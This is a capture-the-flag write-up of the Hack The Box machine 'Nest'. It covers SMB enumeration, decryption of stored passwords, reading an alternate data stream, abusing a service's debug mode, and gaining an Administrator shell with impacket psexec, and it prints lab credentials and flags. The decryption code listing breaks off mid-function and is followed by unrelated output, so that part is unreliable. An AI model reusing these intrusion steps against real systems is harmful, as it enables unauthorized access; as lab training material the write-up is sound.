NEST | Kaosam

My profile -> https://www.hackthebox.eu/home/users/profile/149676

Let’s start with a port scanning:

```
root@unknown:~/Desktop# nmap -sV -p 1-10000 10.10.10.178
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-28 15:56 CET
Nmap scan report for 10.10.10.178
Host is up (0.050s latency).
Not shown: 9998 filtered ports
PORT     STATE SERVICE       VERSION
445/tcp  open  microsoft-ds?
4386/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port4386-TCP:V=7.80%I=7%D=2/28%Time=5E592A3E%P=x86_64-pc-linux-gnu%r(NU
SF:LL,21,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(GenericLin
SF:es,3A,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>\r\nUnrecognise
```

With enum4linux we try to get the list of users:

```
enum4linux -a 10.10.10.178
```


The results are negative.

So, let's try to connect with anonymous authentication with smbclient:

```
root@unknown:~/Desktop# smbclient -L 10.10.10.178
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        Secure$         Disk
        Users           Disk
SMB1 disabled -- no workgroup available
```

We proceed with the enumeration until we find a file called Welcome Email.txt:



By downloading the file with the get command, we have some credentials:

```
Username: TempUser

Password: welcome2019
```

By reconnecting with smbclient, as a TempUser user, with the credentials just obtained, we can navigate within the Data folder. Going to the \IT\Configs\RU Scanner\ path, we can download the RU_config.xml file, with the c.smith encrypted credentials:

```
<?xml version="1.0"?>
<ConfigFile xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Port>389</Port>
  <Username>c.smith</Username>
  <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=</Password>
</ConfigFile>
```

Instead in the path \IT\Configs\NotepadPlusPlus, there is the config.xml file, of the Notepad ++ application, and there are the recently opened files:

```
<File filename="C:\windows\System32\drivers\etc\hosts" />
<File filename="\\HTB-NEST\Secure$\IT\Carl\Temp.txt" />
<File filename="C:\Users\C.Smith\Desktop\todo.txt" />
```

It’s discovered that there is a file called Temp, inside the Carl folder, inaccessible before. So, knowing the name of the file we can go to the path:

```
smb: \> cd IT
smb: \IT\> ls
NT_STATUS_ACCESS_DENIED listing \IT\*
smb: \IT\> cd Carl
smb: \IT\Carl\> ls
  .                                   D        0  Wed Aug  7 21:42:14 2019
  ..                                  D        0  Wed Aug  7 21:42:14 2019
  Docs                                D        0  Wed Aug  7 21:44:00 2019
  Reports                             D        0  Tue Aug  6 15:45:40 2019
  VB Projects                         D        0  Tue Aug  6 16:41:55 2019
```

We are faced with a folder containing a project in Visual Basic. Inspecting it, it contains the software to decrypt the previously found password of c.smith.

Using an online .NET decompiler, from the project's Utils.vb file, I copied and pasted the functions to decrypt the string. And the result is the following:

```
1  Imports System
2  Imports System.Text
3  Imports System.Security.Cryptography
4
5  Public Module Module1
6
7      Public Sub Main()
8
9          Console.WriteLine(DecryptString("fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE="))
10         Console.ReadLine()
11     End Sub
12     Public  Function DecryptString(EncryptedString As String) As String
13         If String.IsNullOrEmpty(EncryptedString) Then
14             Return String.Empty
15         Else
16             Return Decrypt(EncryptedString, "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
17         End If
18     End Function
19     Public  Function Decrypt(ByVal cipherText As String, _
20                              ByVal passPhrase As String,
```

```
xRxRxPANCAK3SxRxRx
>
```

Last Run: 5:09:29 pm

By connecting with smb with the new credentials, it will be possible to obtain the flag, within the user c.smith folder:

```
root@unknown:~/Desktop# smbclient //10.10.10.178/Users/ -U c.smith
Enter WORKGROUP\c.smith's password:

Try "help" to get a list of possible commands.
smb: \>
smb: \> ls
  .                                   D        0  Sun Jan 26 00:04:21 2020
  ..                                  D        0  Sun Jan 26 00:04:21 2020
  Administrator                       D        0  Fri Aug  9 17:08:23 2019
  C.Smith                             D        0  Sun Jan 26 08:21:44 2020
  L.Frost                             D        0  Thu Aug  8 19:03:01 2019
  R.Thompson                          D        0  Thu Aug  8 19:02:50 2019
  TempUser                            D        0  Thu Aug  8 00:55:56 2019

                10485247 blocks of size 4096. 6543907 blocks available
smb: \> cd C.Smith
smb: \C.Smith\> ls
  .                                   D        0  Sun Jan 26 08:21:44 2020
  ..                                  D        0  Sun Jan 26 08:21:44 2020
  HQK Reporting                       D        0  Fri Aug  9 01:06:17 2019
  user.txt                            A       32  Fri Aug  9 01:05:24 2019

                10485247 blocks of size 4096. 6543907 blocks available
smb: \C.Smith\> get user.txt
getting file \C.Smith\user.txt of size 32 as user.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
```


cf71b25404be5d84fd827e05f426e987

Proceeding, inside the HQK Reporting folder there is an apparently empty file. If we go to see it in detail with allinfo:

```
smb: \C.Smith\HQK Reporting\> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time:    Fri Aug  9 01:06:12 AM 2019 CEST
access_time:    Fri Aug  9 01:06:12 AM 2019 CEST
write_time:     Fri Aug  9 01:08:17 AM 2019 CEST
change_time:    Fri Aug  9 01:08:17 AM 2019 CEST
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [:Password:$DATA], 15 bytes
```

It actually contains a 15 bytes password, but the content is hidden. In fact, these are the so-called Alternate Data Streams of Windows, and in order to view them you need to download them from a Windows machine. As soon as it is downloaded to a Linux machine, the content will be lost.

So, with the "Map Network Drive" feature we access the share from Windows:



Let's connect using the credentials, and open a Powershell window.

We use the following commands and we will read the hidden stream:

```
PS C:\Users\adm\Desktop> Get-Item -Path '.\Debug Mode Password.txt' -Stream *

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\adm\Desktop\Debug M
                Password.txt::$DATA
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\adm\Desktop
PSChildName   : Debug Mode Password.txt::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\adm\Desktop\Debug Mode Password.txt
Stream        : :$DATA
Length        : 0

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\adm\Desktop\Debug M
                Password.txt:Password
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\adm\Desktop
PSChildName   : Debug Mode Password.txt:Password
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\adm\Desktop\Debug Mode .txt
Stream        : Password
Length        : 15


PS C:\Users\adm\Desktop> type '.\Debug Mode Password.txt:Password'
WBQ201953D8w
```

Up to now we have focused only on the first port, now let's try to connect in some way with the second, through telnet:

```
root@unknown:~/Desktop# telnet 10.10.10.178 4386
Trying 10.10.10.178...
Connected to 10.10.10.178.
Escape character is '^]'.

HQK Reporting Service V1.2

>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
>DEBUG WBQ201953D8w

Debug mode enabled. Use the HELP command to view additional commands that are now available
>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
SERVICE
SESSION
SHOWQUERY <Query_ID>
```

By entering the Debug password, we have multiple commands available.

Now, if we move to the LDAP folder, we are able to obtain the administrator's encrypted password:

```
>list

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

 QUERY FILES IN CURRENT DIRECTORY

[1]   HqkLdap.exe
[2]   Ldap.conf

Current Directory: ldap
>showquery 2

Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=
```

To decipher it, simply download the HqkLdap.exe program and run it on Windows by placing the configuration file Ldap.conf as an argument, and we will get the credentials:

Administrator : XtH4nkS4Pl4y1nGX

If we try to log in with smbclient, it will not be possible to get the flag. We must obtain a shell, through an Impacket tool, psexec.py:

```
root@unknown:/usr/share/doc/python3-impacket/examples# python3 psexec.py Administrator:X
tH4nkS4Pl4y1nGX@10.10.10.178
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.10.10.178.....
[*] Found writable share ADMIN$
[*] Uploading file RpAkXDlT.exe
[*] Opening SVCManager on 10.10.10.178.....
[*] Creating service HhUZ on 10.10.10.178.....
[*] Starting service HhUZ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd /Users/Administrator/Desktop

C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 2C6F-6A14

 Directory of C:\Users\Administrator\Desktop

01/26/2020  07:20 AM    <DIR>          .
01/26/2020  07:20 AM    <DIR>          ..
08/05/2019  10:27 PM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  26,803,572,736 bytes free

C:\Users\Administrator\Desktop>type root.txt
6594c2eb084bc0f08a42f0b94b878c41
```

Rooted!

Contact me on Twitter: https://twitter.com/samuelpiatanesi

Find other writeups on my Github repo: https://github.com/Kaosam/HTBWriteups